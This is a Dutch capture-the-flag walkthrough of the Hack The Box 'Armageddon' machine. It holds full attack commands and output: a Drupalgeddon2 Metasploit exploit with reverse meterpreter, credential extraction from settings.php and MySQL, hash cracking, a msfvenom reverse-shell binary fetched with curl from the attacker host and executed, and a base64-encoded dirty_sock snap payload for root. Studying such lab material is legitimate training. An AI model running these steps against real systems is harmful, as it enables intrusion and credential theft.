We vinden er heel wat terug en merken op dat Drupalgeddon overeenkomt met onze box naam (Armageddon), subtiele hint dus van HTB dat we deze moeten gebruiken en de versie komt overeen dus dat gaan we ook doen.

Exploitation

```
(vince@kali)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console...\
```

```
msf6 > search drupal 7

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes     Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupalgeddon    2014-10-15      excellent No      Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe       2012-10-17      normal   Yes     Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec    2016-07-13      excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal   Yes     Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02      normal   Yes     Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval       2005-06-29      excellent Yes     PHP XML-RPC Arbitrary Code Execution

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ----      -
DUMP_OUTPUT false           no        Dump payload command output
PHP_FUNC    passthru         yes       PHP function to execute
Proxies     no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      no              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       Path to Drupal install
VHOST       no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      10.0.2.4         yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port
```

We zetten vervolgens onze options juist. Onze lokale ip gebruiken we tun0 voor, dat is een shortcut, zo hoeven we niet altijd onze nieuwe ip te onthouden die we krijgen van de HTB VPN.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.129.48.89
RHOSTS => 10.129.48.89
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.10.14.59:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.129.48.89
[*] Meterpreter session 1 opened (10.10.14.59:4444 -> 10.129.48.89:46504) at 2021-05-22 12:59:00 -0400

meterpreter >
```

En we hebben een shell. Eerste twee commando's die ik altijd uitvoer:

```
meterpreter > getuid
Server username: (48)
meterpreter > sysinfo
Computer      : armageddon.htb
OS            : Linux armageddon.htb 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64
Meterpreter   : php/linux
```

Na verder in de folders te kijken kom ik in deze folder.

```
meterpreter > ls
Listing: /var/www/html/sites/default
=====
Mode                Size      Type    Last modified                Name
----                -
100644/rw-r--r--    26250    fil     2017-06-21 14:20:18 -0400  default.settings.php
40775/rwxrwxr-x      37      dir     2020-12-03 07:32:39 -0500  files
100444/r--r--r--    26565    fil     2020-12-03 07:32:37 -0500  settings.php
```

Een settings file is altijd interessant ongeacht het platform of type software. Hier kunnen heel vaak dingen inzitten die ons kunnen helpen om verder toegang te krijgen. In dit geval komen we zelfs admin credentials tegen voor een mysql database.

```
$databases = array (  
  'default' =>  
    array (  
      'default' =>  
        array (  
          'database' => 'drupal',  
          'username' => 'drupaluser',  
          'password' => 'CQHEy@9M*m23gBVj',  
          'host' => 'localhost',  
          'port' => '',  
          'driver' => 'mysql',  
          'prefix' => '',  
        ),  
      ),  
    ),  
);
```

We zoeken op hoe we mysql kunnen gebruiken in de linux commandline en proberen dan enkele dingen uit. Uiteindelijk heb ik door hoe mysql werkt en gebruik ik dit om informatie over de database te verkrijgen. Eerst een lijst met alle databases.

```
mysql -u drupaluser -p -e 'show databases;'  
Enter password: CQHEy@9M*m23gBVj  
Database  
information_schema  
drupal  
mysql  
performance_schema
```

We kiezen voor drupal omdat we daar de credentials voor hebben.

```
mysql -u drupaluser -p -D drupal -e 'show tables;'  
Enter password: CQHEy@9M*m23gBVj  
Tables_in_drupal  
actions  
authmap  
batch  
block  
block_custom
```

We zoeken altijd verder naar iets wat ons meer credentials kan geven, in dit geval vinden we een users table.

users
users_roles

We gaan eerst kijken naar de structuur zodat we weten hoe we informatie moeten opvragen.

```
mysql -u drupaluser -p -D drupal -e 'describe users;'  
Enter password: CQHEy@9M*m23gBVj  
Field      Type      Null      Key      Default  Extra  
uid         int(10)   unsigned          NO      PRI      0  
name        varchar(60) NO          UNI  
pass        varchar(128) NO  
mail        varchar(254) YES      MUL  
theme       varchar(255) NO  
signature   varchar(255) NO  
signature_format varchar(255) YES      NULL  
created     int(11)   NO      MUL      0  
access      int(11)   NO      MUL      0  
login       int(11)   NO      0  
status      tinyint(4) NO          0  
timezone    varchar(32) YES      NULL  
language    varchar(12) NO  
picture     int(11)   NO      MUL      0  
init        varchar(254) YES  
data        longblob  YES      NULL
```

Vervolgens vragen we de users en paswoorden op.

```
mysql -u drupaluser -p -D drupal -e 'select name, pass from users;'  
Enter password: CQHEy@9M*m23gBVj  
name      pass  
brucetherealadmin $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
```

En we krijgen een username en paswoord! Het paswoord is spijtig genoeg geen plain tekst maar een hash. De eerste stap is dus opzoeken welk soort hash dit is. Eerst dacht ik dat het ging om een typische Linux hash(sha512) waar ik al vaker mee gewerkt heb maar toen deze niet werkte ben ik '\$\$\$' gaan opzoeken en bleek het een Drupal hash te zijn.

7900 | Drupal7 | \$\$\$C33783772bRXEx1aCsvY.dqgaaSu76XmVlKrW9Qu8IQlvxHlmzLf

Met deze informatie en een lange wordlist kunnen we dus aan de slag in Hashcat. We gebruiken Hashcat op onze host windows computer omdat onze Kali VM minder resources heeft. Hashcat kan zo gebruik maken van de volledig computer resources inclusief de graphics card om sneller en efficiënter te werken.

```
C:\Users\vince\Desktop\hashcat-6.2.1>hashcat -a 0 -m 7900 $$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt wordlist.txt
```

```
Dictionary cache built:
* Filename..: wordlist.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 0 secs

$$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt:booboo

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Drupal7
Hash.Target.....: $$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
Time.Started.....: Sat May 22 19:31:55 2021 (4 secs)
Time.Estimated...: Sat May 22 19:31:59 2021 (0 secs)
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 35733 H/s (6.14ms) @ Accel:4 Loops:64 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 114688/14344384 (0.80%)
Rejected.....: 0/114688 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:32704-32768
Candidates.#1...: 123456 -> 022580
Hardware.Mon.#1..: Temp: 60c Fan: 16% Util: 98% Core:2012MHz Mem:5200MHz Bus:16

Started: Sat May 22 19:31:40 2021
Stopped: Sat May 22 19:32:00 2021
```

Omdat de user geen veilig maar in plaats daarvan een veel voorkomend paswoord heeft gebruikt kunnen we de hash makkelijk kraken. Brucetherealadmin zijn wachtwoord is booboo. Nu we user credentials hebben gaan we daar dan ook mee inloggen op het systeem. En we hebben geluk want eerder zagen we al dat port 22 (ssh) open was! We kunnen dus hoogstwaarschijnlijk verbinding maken met deze credentials via SSH.

```
22/tcp open  ssh      OpenSSH 7.4 (protocol 2.0)
```

```
(vince@kali)-[/home/securityadvanced]
$ ssh brucetherealadmin@10.129.48.89
The authenticity of host '10.129.48.89 (10.129.48.89)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNK0eAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.48.89' (ECDSA) to the list of known hosts.
brucetherealadmin@10.129.48.89's password:
Last login: Tue Mar 23 12:40:36 2021 from 10.10.14.2
[brucetherealadmin@armageddon ~]$
```

En we hebben een user shell. Eerste stap is altijd kijken in welke directory we zitten en welke contents er zijn, in dit geval vinden we user.txt -> the Flag!

```
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
9c6362400f4b08dfdb679bd1b1b4e3d3
```

We geven deze in op HTB en user-level is done. Nu zou ik gebruik kunnen maken van LinPEAS of andere vulnerability scriptjes maar ik kies deze keer voor suggester. Suggester is een vulnerability checker van metasploit zelf. De enige vereiste die deze tool heeft is een meterpreter shell. Omdat we nu een gewone shell hebben gaan we via een payload voor een meterpreter shell zorgen. Eerst maken we de payload met msfvenom en vervolgens stellen we deze file beschikbaar via een http server.

```
(vince@kali)-[/home/securityadvanced/pe/armageddonHTB]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.59 LPORT=5555 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes

(vince@kali)-[/home/securityadvanced/pe/armageddonHTB]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We downloaden de file met de built-in tool curl en geven deze execute rechten. We voeren hem vervolgens uit.

```
[brucetherealadmin@armageddon ~]$ curl http://10.10.14.59/shell.elf --output shell.elf
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 250 100 250 0 0 5740 0 --:--:-- --:--:-- --:--:-- 5813
[brucetherealadmin@armageddon ~]$ ls -la
total 20
drwx----- 2 brucetherealadmin brucetherealadmin 140 May 22 19:14 .
drwxr-xr-x 3 root root 31 Dec 3 15:45 ..
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 0 May 22 19:00 .???.
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 0 May 22 19:11 1
lrwxrwxrwx 1 root root 9 Dec 11 19:06 .bash_history -> /dev/null
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 18 Apr 1 2020 .bash_logout
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 193 Apr 1 2020 .bash_profile
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 231 Apr 1 2020 .bashrc
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 250 May 22 19:14 shell.elf
-r----- 1 brucetherealadmin brucetherealadmin 33 May 22 17:52 user.txt
[brucetherealadmin@armageddon ~]$ chmod +x shell.elf
[brucetherealadmin@armageddon ~]$ ./shell.elf
```

Belangrijk is een handler die gaat luisteren voor de reverse shell verbinding. We stellen dezelfde payload in als die we gemaakt hebben met msfvenom voor de beste verbinding. Ook variabelen zoals 64-bit of 32-bit, staged of non staged, zijn allemaal belangrijk voor de stability van je reverse shell.

```
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.59
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.59:5555
[*] Sending stage (3012548 bytes) to 10.129.48.89
[*] Meterpreter session 1 opened (10.10.14.59:5555 -> 10.129.48.89:41792) at 2021-05-22 14:15:46 -0400

meterpreter > █
```


We sturen onze sessie met de target machine naar de achtergrond, gebruiken suggerester, kiezen onze sessie en voeren het script uit.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 post(multi/recon/local_exploit_suggester) > search suggerester

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester  2019-02-13      normal No      Multi Recon Local Exploit suggerester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.48.89 - Collecting local exploits for x64/linux...
[*] 10.129.48.89 - 40 exploit checks are being tried...
[+] 10.129.48.89 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
[+] 10.129.48.89 - exploit/linux/local/sudo_baron_samedit: The target appears to be vulnerable. sudo 1.8.23 is a vulnerable build.
[*] Post module execution completed
```

Zoals je kan zien vinden we een paar exploits maar bij pogingen om deze uit te voeren mislukken ze. Ons systeem heeft niet de juiste requirements. Dan gaan we maar richting manual privelege escalation.

We gebruiken sudo -l in onze ssh sessie als brucetherealadmin en kijken of we iets kunnen doen.

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin"

User brucetherealadmin may run the following commands on armageddon:
(root) NOPASSWD: /usr/bin/snap install *
```

We zien dat we in de /usr/bin/snap directory iets kunnen installeren als root (sudo). Dat is zeer interressant want daar kunnen we gebruik van maken. Eerste stap is kijken of er al exploits zijn, in dit geval gebruiken we de volgende zoektermen.

×
🔍

🔍 All
🛒 Shopping
🖼 Images
📺 Videos
📰 News
⋮ More
⚙ Settings
🛠 Tools

About 49.400 results (0,40 seconds)

www.exploit-db.com > exploits ▾

snapped < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation ...

13 Feb 2019 — `#!/usr/bin/env python3` `""" # dirty_sock: Privilege Escalation in Ubuntu ...`


Snaps in "devmode" bypass the sandbox and may include an "install ...

shenaniganslabs.io > 2019/02/13 > Dirty-Sock ▾

Privilege Escalation in Ubuntu Linux (dirty_sock exploit ...

13 Feb 2019 — Any **local** user could **exploit** this vulnerability to obtain immediate root access to the ... a **snap** that contains an install-hook that generates a new **local** user. ... (* conn).LocalAddr() `/usr/lib/go-1.10/src/net/net.go:210` (PC: 0x77f65f) .

We bekijken diegene op exploit-db en lezen ook een paar artikels hierover.



snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)

EDB-ID: 46361	CVE: 2019-7304	Author: CHRIS MOBERLY	Type: LOCAL	Platform: LINUX	Date: 2019-02-13
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App: 📄	

Deze exploit is een python script die je gaat uitvoeren maar zoals we zien maakt deze gebruik van python 3.

To exploit, simply run the script with no arguments on a vulnerable system.

```
python3 ./dirty_sockv2.py
```

We moeten dus kijken of python 3 draait op ons systeem want zeker bij oudere systemen is dit vaak niet het geval.

```
[brucetherealadmin@armageddon ~]$ python
Python 2.7.5 (default, Nov 16 2020, 22:23:17)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-44)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

En ja zoals je kan zien hebben we enkel python 2.7.5 om mee te werken. Na een tijdje googlen vinden we een manier om alsnog de code op onze target machine te krijgen met behulp van dit commando waar we de code gaan printen in een file.

```
[brucetherealadmin@armageddon ~]$ python2 -c 'print "aHNxcwAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAhgMAAAAAAD////////xICAAAAAAAsAIAAAAAAAAwAAAAAAAHgDAAAAAAAIyEvYmUuL2Jhc2gKcNvZXXJhZGQgZGlydHlfc29jayAtb5AtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWLFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdDbD25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2NFBURwQLZsRjltLlcgLXMgLTJpbli9iYXNoCnVzXXJtb2QgLWFHlHN1ZG8gZGlydHlfc29jayAwLy2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOKFMTCKgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZTogZGlydHk5c29jayw2ZXJzaW9u0iAnMC4xJwpzdW1tYXJ5J0iBFbX0eSBzbnFwLWFCB1c2VkJGZvc1BlcHBzbnRlc2NyYXB0aW9u0iAnU2VlIGh0dHBz0i8vZ2l0aHViLmNvbS9pbm10c3RyaW5nL2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVz0gotIGFtZDZDY0CmNvbWZpbmVtZW50iBkZXZtb2RlcmduYWRlOibkZXZlbnAqAP03eIhaAAABaSLeNgPAZIACIQECAAADopyIngAP8AXF0ABIAerFoU8J/e5+qumvhFky5Pr4ba1mk4+lgZFHaUv0a105k6KmvF3FqfKH62alux0VeNQ7Z00LddaUjrkpxz0ET/XVLOZmGVXmojv/IHQ2fZcc/VQCcVtsc06gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAAFZw0wA/Td6WFOAAAFpIt42A8BTnQEHAAQIAAAAAvhLn00AAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRjNEyz6LNKcJEjKrZZFBdja9cJJGw1F0vtkyjZecTuAFMJX82806GjaltEv4x1DNYWJ5NSRQAAAEvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAPgMAAAAAAAAAEgAAAAACAaw" + "A"*4256 + "==" | base64 -d > dirtysock.snap'
[brucetherealadmin@armageddon ~]$ ls
???? 1 dirtysock.snap  shell.elf  user.txt
```


Vervolgens installeren we dit in de folder waar we sudo rechten hebben. En gebruiken we de credentials uit de exploit om in te loggen.


```
Success! You can now `su` to the following account and use sudo:
username: dirty_sock
password: dirty_sock
```

```
BM0qZXR9JLRjNEyz6LNKcJEjKrZZFBdja9cJJGw1F0vtkyjZecTuAFMJX82806GjaltEv4x1DNYWJ5NSRQAAAEvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAPgMAAAAAAAAAEgAAAAACAaw" + "A"*4256 + "==" | base64 -d > dirtysock.snap
[brucetherealadmin@armageddon ~]$ ls
???? 1 dirtysock.snap  shell.elf  user.txt
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install --devmode dirtysock.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon ~]$ su dirty_sock
Password:
[dirty_sock@armageddon brucetherealadmin]$
```


We vragen een root shell en we zijn succesvol! We kijken welke files er zijn en vinden onze flag.

```
[dirty_sock@armageddon /]$ sudo -i  
[root@armageddon ~]# ls  
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap  
[root@armageddon ~]# cat root.txt  
3aed85f86b7d3e1e0c93bf90a8624e6a
```




 **zeroshin** #530670
🏆 1 📁 13 📁 13 😊 0

RANK
Noob

PLAN TYPE
★ VIP+


PROFILE | PROFILE SETTINGS | SUBSCRIPTIONS | CREATE TEAM


OVERVIEW | ACTIVITY | BADGES | CERTIFICATES


 **Noob**
HTB RANK


RANK PROGRESS
73.4% towards Script Kiddie


OWNERSHIP
0.00% of Hack The Box Pwned
0
↓
Script Kiddie

 **#762**
GLOBAL RANKING

 **1**
POINTS

 **13**
USER OWNS

 **13**
SYSTEM OWNS

 **0**
RESPECT